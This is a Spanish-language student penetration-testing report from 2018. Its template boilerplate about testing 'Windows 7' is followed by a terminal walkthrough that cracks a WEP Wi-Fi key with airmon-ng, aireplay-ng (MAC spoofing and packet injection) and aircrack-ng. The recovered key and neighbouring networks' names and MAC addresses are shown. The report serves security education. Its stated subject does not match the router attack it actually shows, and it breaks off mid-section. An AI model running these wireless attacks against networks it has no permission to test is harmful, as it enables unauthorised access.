

JUN

2018

Evaluación de Seguridad

Pruebas de Penetración con Kali Linux
Windows 7

Elaborado por Herman, Stephany & Mauricio

Windows 7
Junio 2018



AUDITORIA DE SEGURIDAD EN SISTEMAS DE INFORMACION

**HERMAN COLLAZOS CASTAÑEDA
MAURICIO GRANADA QUINTERO
STEPHANY RAMIREZ POSADA**

**CARLOS ALBERTO LONDOÑO
INGENIERO DE SISTEMAS**

**CORPORACIÓN DE ESTUDIOS TECNOLOGICOS DEL NORTE DEL VALLE
CIENCIAS INFORMÁTICAS, TECNOLÓGICAS E INGENIERÍA
INGENIERIA DE SISTEMAS
CARTAGO VALLE
2018**

1 Resumen Ejecutivo

Las pruebas de penetración tienen como objetivo analizar qué tan vulnerable es Windows 7 a un ataque informático hecho o perpetrado desde afuera de la máquina. Se analiza la seguridad desde el punto de vista que tiene un atacante externo con acceso a Internet.

1.1 Contexto

1.1.1 Objetivo

Evaluar el Sistemas Operativo Windows 7 para resistir y detectar un ataque sofisticado desde la red externa (Internet) de la máquina. Para esto se definieron varios escenarios externos que emulaban a un atacante externo desde Internet.

1.1.1.1 Alcance

Se prueba la seguridad desde internet hacia la red externa de Windows 7.

1.1.1.2 Objetivos Específicos

Se definieron varios objetivos externos que corresponden, principalmente, a la obtención de información que están expuestos el sistema como tal a Internet.

Objetivos

- **Obtención de información**
- **Enumeración de sistemas**
- **Análisis de vulnerabilidades**
- **Explotación de vulnerabilidades**
- **Ataques contra credenciales**
- **Evasión de medidas de seguridad**
- **Post explotación al sistema**
- **Subir archivos equipo víctima**
- **Puertas traseras**


1.1.2 Pruebas realizadas

Las pruebas que se realizaron consistieron en: Ingresar a sistemas y aplicaciones, adivinar o romper contraseñas, descubrir y abusar vulnerabilidades, revisión del proceso de respuesta a incidentes, así como la intercepción de comunicaciones.

Estas pruebas son elaboradas desde diferentes capas de la infraestructura que incluyen software propietario, servidores de base de datos, sistemas operativos, dispositivos de red, consolas de administración y diferentes puntos y formas de conexión.

1.1.3 Resultados de la prueba de penetración

Los resultados de la prueba están divididos en tres categorías principales: Fortalezas, Vulnerabilidades y Recomendaciones. Estos resultados se midieron definiendo el nivel de seguridad y la probabilidad de un ataque.



El nivel de Acceso está basado en los privilegios que se pueden obtener, siendo los privilegios de administrador la mayor amenaza. La probabilidad de ataque está determinada por el perfil de atacante; mientras menos sofisticado sea el atacante

para obtener privilegios y/o información crítica, la probabilidad de tener un ataque es mucho mayor. Uniendo estos dos

factores y evaluando el nivel de criticidad de la información que se maneja, el nivel de riesgo puede ser calculado por la empresa.

1.1.4 Escala de Medición

La escala que utilizamos para determinar el nivel de vulnerabilidad está basada en dos factores: el nivel de acceso y el perfil del atacante, como se describe a continuación:

Nivel de Acceso		Perfil del Atacante	
Acceso Restringido	No es posible tener comunicación con el sistema en cuestión	Ataque Dirigido	Un grupo de personas con complicidad con el personal de la empresa y conocimiento específico de la misma
Exposto	Es posible identificar la existencia del sistema en cuestión	Experto en seguridad	Una persona experta en tecnología con altos conocimientos y habilidades técnicas en seguridad
Operación Parcial	Es posible consultar cierta información y/o parámetros de configuración del sistema en cuestión	Conocimiento en seguridad	Una persona experta en tecnología con altos conocimientos y habilidades técnicas en seguridad
Operación	Es posible modificar ciertos parámetros de configuración y/u operar el sistema	Experto en tecnología	Una persona experta en la aplicación, dispositivo, equipo o tecnología

en cuestión

Administración

Es posible administrar la aplicación, dispositivo, sistema objetivo

Conocimiento de sistemas

Una persona que haya estudiado sistemas o tenga experiencia en operación de computadoras

1 Introducción

2.1 Consideraciones Generales

El presente documento contiene información sobre las vulnerabilidades y debilidades de la infraestructura informática de Windows 7 que puede resultar sensible o confidencial. Se recomienda que se tomen precauciones especiales para mantener el estado confidencial de este reporte. Proveedor conserva de forma segura una copia de este documento para futura referencia.

Aun cuando Proveedor confía en haber identificado las principales vulnerabilidades de los sistemas objetivo, un estudio de esta naturaleza no puede garantizar la detección de la totalidad de las vulnerabilidades de la infraestructura informática de Windows 7. Los hallazgos y recomendaciones documentados en el presente reporte se realizaron con base en las tecnologías y vulnerabilidades conocidas al día de hoy. Las tecnologías y vulnerabilidades se modifican constantemente, por lo cual los riesgos y debilidades identificados en Windows 7 también pueden cambiar.

2.2 Acerca de Proveedor

Proveedor es una empresa altamente especializada en el diagnóstico y corrección de problemas de seguridad informática. Nace como respuesta a una necesidad de las grandes empresas por garantizar la seguridad de su información. Esta necesidad surge recientemente por el crecimiento exponencial que ha habido en los ataques a empresas e instituciones. A través del tiempo Proveedor ha logrado reunir a uno de los grupos de expertos más prestigiados de México, al tiempo que ha trabajado para las principales empresas del sector comercial, industrial y financiero.

Proveedor valora por encima de toda la ética de sus consultores. Conscientes de que para ello es importante el medio en que se desenvuelve una persona, su edad y sus compromisos, se ha buscado en general que sean personas casadas y con hijos, adicional a que se les conozca con anterioridad y tengan referencias intachables.

2.3 Herramientas y Técnicas

Los consultores de Proveedor se basan en metodologías de prueba que han sido revisadas y avaladas por la comunidad de seguridad informática para determinar si la red de Windows 7 es susceptible de sufrir un ataque informático. Estas prácticas y técnicas de prueba han sido desarrolladas y refinadas constantemente para

representar las principales amenazas a las que se encuentra expuesta una empresa con presencia en Internet en la actualidad.

Proveedor utiliza diversos productos de escaneo que son reconocidos como estándares de la industria, como Retina (eEye), CANVAS (ImmunitySec), Nessus, N- Stealth, Wikto y otros. Se utilizan diversos programas de escaneo de distintos proveedores con el fin de evitar que los resultados estén sesgados o restringidos a la visión de un solo proveedor. Adicionalmente a los programas de escaneo también se utiliza una variedad de herramientas reconocidas como estándares en la industria tales como, NMAP, SAM Spade, Solarwinds, hping2, metasploit, hydra, l0phtcrack, John-the-ripper, brutus, psexec y muchas otras hechas por profesionales de seguridad para profesionales de seguridad. Los consultores de Proveedor han desarrollado técnicas, scripts y programas en casa que se combinan con los programas anteriormente enumerados para aumentar el alcance y velocidad de la prueba. Al realizar las pruebas de penetración los consultores de Proveedor asumen el papel de atacantes tomando los principios y actitudes mentales que los atacantes utilizan como pensar “outside of the box”. Los servicios de prueba de penetración de Proveedor tienen su base en “Open Source Security Testing Methodology Manual” una metodología aprobada y publicada por ISECOM.

2.4 Políticas y Procedimientos

Las políticas en las cuales Proveedor se basa para proporcionar sus servicios son:

- En todas las pruebas que se hacen se busca no interferir ni afectar los sistemas ni la operación del cliente.
- Hay una baja posibilidad de consecuencias no previstas de alguna de las pruebas que se hacen. En el caso de que esto suceda se da aviso inmediato a la persona responsable.
- Hay otro tipo de pruebas que sabemos de antemano que pueden llegar a afectar o detener un servicio, proceso o sistema operativo. Estas pruebas se realizan de la siguiente forma:

- Si no se encontraron otras opciones o avenidas de acceso
- Con consentimiento expreso por parte del cliente
- En una ventana de tiempo específica que no afecte la operación

- Con comunicación directa y abierta con quien pudiera restaurar el sistema si hiciese falta
- Como parte de la prueba se logra acceso a los usuarios y contraseñas de diferentes personas, aplicaciones, sistemas y equipos. Estas contraseñas:
 - Se utilizarán exclusivamente para la ejecución de la prueba
 - Se reportarán para que sean cambiadas al término de la misma
 - No se entregan como parte de este reporte
- En apego a la ley, respetamos las comunicaciones privadas y no se leerá ni monitoreará correos electrónicos, llamadas sobre IP ni navegación personal en Internet. Sólo se revisará información que parezca ser por su nombre o ubicación información relacionada a la empresa o sus actividades.
- Toda la información derivada de la prueba será tratada como altamente confidencial y será destruida al término de la prueba.
- No se copia información de la empresa a equipos de Proveedor, sólo se toman screen shots de las vulnerabilidades y se registra la información de contraseñas mencionadas anteriormente.
- En el caso que haya información confidencial a la que se deseaba que no se tuviese acceso, se deberá haber especificado por escrito previo a la prueba.

3 Bases de la Prueba de Penetración

3.1 Objetivo de la prueba

Evaluar la preparación de Windows 7 para resistir y detectar un ataque sofisticado desde el exterior.

La totalidad de las vulnerabilidades identificadas, así como cualquier otra consideración de seguridad localizada fueron comunicadas a Windows 7 a través de Carlos Londoño quien funge como principal punto de contacto para efecto de las pruebas.

Los servicios se limitaron exclusivamente a la infraestructura externa de Windows 7. No incluyen redes o sistemas de terceros que pueden resultar relacionadas con las redes de Windows 7 debido a que se encuentran fuera del alcance de estas pruebas. Proveedor no realizó ningún ataque de negación de servicio en este proceso.

3.2 Meta de la prueba

Lograr acceso a información crítica o sensible.

3.3 Estrategia

Lograr acceso a información crítica o sensible y/o conseguir los máximos privilegios posibles dentro de la red y los servidores para este objetivo.

3.4 Metodología

Las pruebas de penetración tienen como objetivo analizar qué tan vulnerable es la empresa a un ataque sofisticado perpetrado desde el exterior de la Red de Windows 7. Se analiza la seguridad desde el punto de vista de un atacante externo con conexión a Internet. Un hacker siempre va a buscar el camino más fácil y va a revisar

la seguridad en varios puntos, buscando entrar por la puerta más vulnerable. De la misma forma nuestras pruebas pretenden encontrar las puertas vulnerables, probando a profundidad varias avenidas para poder hacer una recomendación global. El objetivo final de la prueba es revisar si se puede

tener acceso a información sensible o crítica. Normalmente, el conseguir acceso como administrador a uno o varios de los sistemas y bases de datos permite tener acceso irrestricto a los datos e información contenida en los sistemas.

El acceso como administrador se logra usando uno o varios de los siguientes métodos:

- Adivinando o descifrando contraseñas.
- Explotando vulnerabilidades en el diseño o configuración de sistemas y equipos.
- Interceptando comunicaciones.
- Usando Ingeniería social para conseguir accesos o contraseñas.

El descifrado de contraseñas, la intercepción de comunicaciones o el ataque a vulnerabilidades se pueden dar en una gama de aplicaciones y equipos como son:

- Desarrollos internos.
- Aplicaciones comerciales.
- Sistemas operativos.
- Servidores y computadoras.
- Dispositivos de red.
- Herramientas de Administración.

3.5 Especificación de prueba

3.5.1 Objetivos Específicos

Objetivos

Servidores:

- **Obtención de información**
- **Enumeración de sistemas**
- **Análisis de vulnerabilidades**
- **Explotación de vulnerabilidades**
- **Ataques contra credenciales**
- **Evasión de medidas de seguridad**
- **Post explotación al sistema**

3.6 Pruebas Realizadas

Para hacer este diagnóstico se hicieron las pruebas siguientes:

3.6.1 Penetración por Red Externa


- Analizar la red.
- Identificar servidores y puertos.
- Detectar vulnerabilidades en servidores.
- Revisar debilidades de la red.
- Determinar servidores críticos.
- Determinar avenidas de acceso.
- Enumerar usuarios.
- Probar contraseñas.
- Determinar vulnerabilidades.
- Interceptar tráfico de red.
- Lograr acceso a servidores.
- Lograr acceso a aplicaciones.

3.6.2 Expansión de Influencia

- Explotar vulnerabilidades detectadas.
- Conseguir acceso como administrador.
- Lograr acceso interactivo a un servidor.
- Subir herramientas a servidores comprometidos.
- Bajar listas de usuarios y contraseñas.
- Descifrar contraseñas de la red.
- Ampliar acceso a dispositivos de red.
- Ampliar acceso a servidores críticos.
- Ampliar acceso a aplicaciones críticas.
- Instalar aplicaciones de control remoto

4 Resultados de la prueba

Los resultados de la prueba están divididos en tres categorías principales: Fortalezas, Vulnerabilidades y Recomendaciones. Estos resultados se midieron definiendo el nivel de acceso y la probabilidad de un ataque.



El nivel de Acceso está basado en los privilegios que se pueden obtener, siendo los privilegios de administrador la mayor amenaza. La probabilidad de ataque está determinada por el perfil de atacante; mientras menos sofisticado sea el atacante para obtener privilegios y/o información crítica, la probabilidad de tener un ataque es mucho mayor. Uniendo estos dos factores y evaluando el nivel de criticidad de la información que se maneja, el nivel de riesgo puede ser calculado por la empresa.

4.1 Escala de Medición


La escala que utilizamos para determinar el nivel de vulnerabilidad potencial está basada en dos factores, el nivel de acceso y el perfil del atacante. En el siguiente cuadro se presenta la escala que utilizaremos para calificar la infraestructura externa de Windows 7.

Nivel de Acceso		Perfil del Atacante	
Acceso Restringido	No es posible tener comunicación con el sistema en cuestión	Ataque Dirigido	Un grupo de personas con complicidad con el personal de la empresa y conocimiento específico de la misma
Expuesto	Es posible identificar la existencia del sistema en cuestión	Experto en seguridad	Una persona experta en tecnología con altos conocimientos y habilidades técnicas en seguridad
Operación Parcial	Es posible consultar cierta información y/o parámetros de configuración del sistema en cuestión	Conocimiento en seguridad	Una persona experta en tecnología con altos conocimientos y habilidades técnicas en seguridad
Operación	Es posible modificar ciertos parámetros de configuración y/u operar el sistema en cuestión	Experto en tecnología	Una persona experta en la aplicación, dispositivo, equipo o tecnología

Administración	Es posible administrar la aplicación, dispositivo, sistema objetivo	Conocimiento de sistemas	Una persona que haya estudiado sistemas o tenga experiencia en operación de computadoras
-----------------------	---	---------------------------------	--

4.2 Resultados

El resultado que a continuación se muestra está basado en un ataque que se lleva a cabo en un router con los resultados de Hackeos Éticos que se han realizado a empresas semejantes y con un tamaño similar al de Windows 7.



Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications ▾ Places ▾ Terminal ▾

Wed 01:46

File Edit View Search Terminal Help

CH 1][Elapsed: 16 mins][2018-06-06 01:46

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	A
A0:F3:C1:46:24:CF	-50	80	7950	9569 2	1	6le.	WPA2	CCMP	P
x8 power									
BSSID	STATION	PWR	Rate	Lost	Frames	Probe			
A0:F3:C1:46:24:CF	DC:BF:E9:DC:49:BC	-29	54 - 6	830	8742				

File Edit View Search Terminal Help

```
root@kali:~# aireplay-ng -1 0 -a A0:F3:C1:46:24:CF -h DC:BF:E9:DC:49:BC wlan0mon
The interface MAC (E8:4E:06:01:34:08) doesn't match the specified MAC (-h).
ifconfig wlan0mon hw ether DC:BF:E9:DC:49:BC
01:42:07 Waiting for beacon frame (BSSID: A0:F3:C1:46:24:CF) on channel 1

01:42:07 Sending Authentication Request (Open System) [ACK]
01:42:07 Authentication successful
01:42:07 Sending Association Request [ACK]
01:42:07 Association successful :-) (AID: 1)

root@kali:~# aireplay-ng -3 -b A0:F3:C1:46:24:CF -h DC:BF:E9:DC:49:BC wlan0mon
The interface MAC (E8:4E:06:01:34:08) doesn't match the specified MAC (-h).
ifconfig wlan0mon hw ether DC:BF:E9:DC:49:BC
01:44:27 Waiting for beacon frame (BSSID: A0:F3:C1:46:24:CF) on channel 1
Saving ARP requests in replay_arp-0606-014427.cap
You should also start airodump-ng to capture replies.
Read 13113 packets (got 0 ARP requests and 808 ACKs), sent 0 packets...(0 pps)
```

Inyecta paquetes

Plain Text Tab Width: 8 ▾ Ln 5, Col 9 ▾ INS

File Edit View Search Terminal Help

192.168.1.13 Mauro-01.cap Music replay_arp-0606-014427.cap

Desktop Mauro-01.csv Pictures Templates

Documents Mauro-01.kismet.csv pslcnode Videos

Downloads Mauro-01.kismet.netxml Public

root@kali:~# aircrack-ng Mauro-01.cap

Se craquea la contraseña con el documento donde se guardo todos los datos intersectados.

Opening Mauro-01.cap

Read 117847 packets.

BSSID ESSID Encryption

BSSID	ESSID	Encryption
1 A0:F3:C1:46:24:CF	MAURO_GRANADA	WEP (18015 IVs)

Choosing first network as target.

Opening Mauro-01.cap

Attack will be restarted every 5000 captured ivs.

Starting PTW attack with 18035 ivs.

Aircrack-ng 1.2 rc4

[00:00:25] Tested 126 keys (got 20175 IVs)

KB	depth	byte(vote)
0	2/ 20	63(26112) B6(25856) D9(25856) DE(25856) 1E(25344)
1	1/ 4	95(27136) 6F(25856) D2(25856) E6(25856) F4(25856)
2	0/ 1	74(30976) B4(27392) 12(25856) C7(25856) EA(25600)
3	0/ 2	65(29440) BB(27136) 44(25856) 5F(25600) F7(25344)
4	0/ 1	63(30720) 63(26880) 0F(26112) C2(25344) FA(25088)

KEY FOUND! [63:6F:74:65:63] (ASCII: **cotec**)

Decrypted correctly: 100%

Señal WIFI (MAURO_GRANADA) Encriptacion WEP

Contraseña Encontrada

Plain Text Tab Width: 8 ▾ Ln 5, Col 9 ▾ INS

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal

Tue 23:56

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11 ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7 RTS thr=2347 B Fragment thr:off
          Encryption key:off
          Power Management:off

lo       no wireless extensions.

root@kali:~#
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal

Wed 00:03

```
root@kali: ~
File Edit View Search Terminal Help
Encryption key:off
Power Management:off

lo      no wireless extensions.

root@kali:~# airmon-ng start wlan0
          ↪ Activa la tarjeta WIFI en modo monitor.

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

          ↪ PID Name
          ↪ 434 NetworkManager
          ↪ 487 dhclient
          ↪ 692 wpa_supplicant

          ↪ PHY Interface Driver Chipset
          ↪ phy0 wlan0 rtl8192cu Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter

          ↪ (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          ↪ (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal

Wed 00:06

```
root@kali: ~
File Edit View Search Terminal Help
Power Management:off
lo      no wireless extensions.

root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
434 NetworkManager
487 dhclient
692 wpa_supplicant

PHY     Interface     Driver     Chipset
phy0    wlan0        rtl8192cu  Realtek Semiconductor Corp. RTL8188CUS 802.11n WLAN Adapter
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# kill 434 487 692
```

Mata los procesos que
pueden crear conflicto
con la ejecución de los
comandos

Kali-Linux-2018.1-vbox-amd64_1 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Applications Places Terminal

Wed 00:43

```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# airodump-ng wlan0mon
```

Muestra las redes wifi cercanas

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A0:F3:C1:46:24:CF	-39	695	0 0	1	54e.	WEP	WEP		MAURO_GRANADA
AC:20:2E:E9:61:E8	-50	607	1410 1	11	54e	WPA2	CCMP	PSK	WifiCasa
AC:20:2E:B4:CC:48	-57	556	2 0	1	54e	WPA2	CCMP	PSK	frialopes
AC:20:2E:43:0E:B8	-77	338	7 0	1	54e	WPA2	CCMP	PSK	filiasoto
08:95:2A:89:A8:77	-81	318	9 0	5	54	WPA2	CCMP	PSK	humberto
C6:27:95:CA:43:9E	-89	3	0 0	11	54	WPA2	CCMP	PSK	<length: 9>
B0:C1:9E:07:E5:AF	-86	1	0 0	1	54e	WPA2	CCMP	PSK	Claro_07E5AF
D4:6E:0E:2C:CA:64	-87	15	0 0	8	54e.	WPA2	CCMP	PSK	edificiorv

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	E0:AA:96:2A:B7:78	-75	0 - 1	0	1	
(not associated)	64:A6:51:59:DB:46	-87	0 - 1	0	4	_Yolanda_
AC:20:2E:E9:61:E8	94:53:30:5C:62:EE	-1	0e- 0	0	852	
AC:20:2E:E9:61:E8	28:E3:47:C1:D6:5B	-37	0e- 1	0	99	WifiCasa

Red a la que se le va a
extraer la contraseña

4.4.1 Implicaciones

Para lograr un mayor entendimiento de las vulnerabilidades anteriormente descritas se presentan adicionalmente algunas de las implicaciones posibles, enfocándonos principalmente desde la perspectiva de un atacante externo con acceso a internet y que pretenda abusar de estos puntos vulnerables.

Probabilidad Alta

Robo de información de clientes

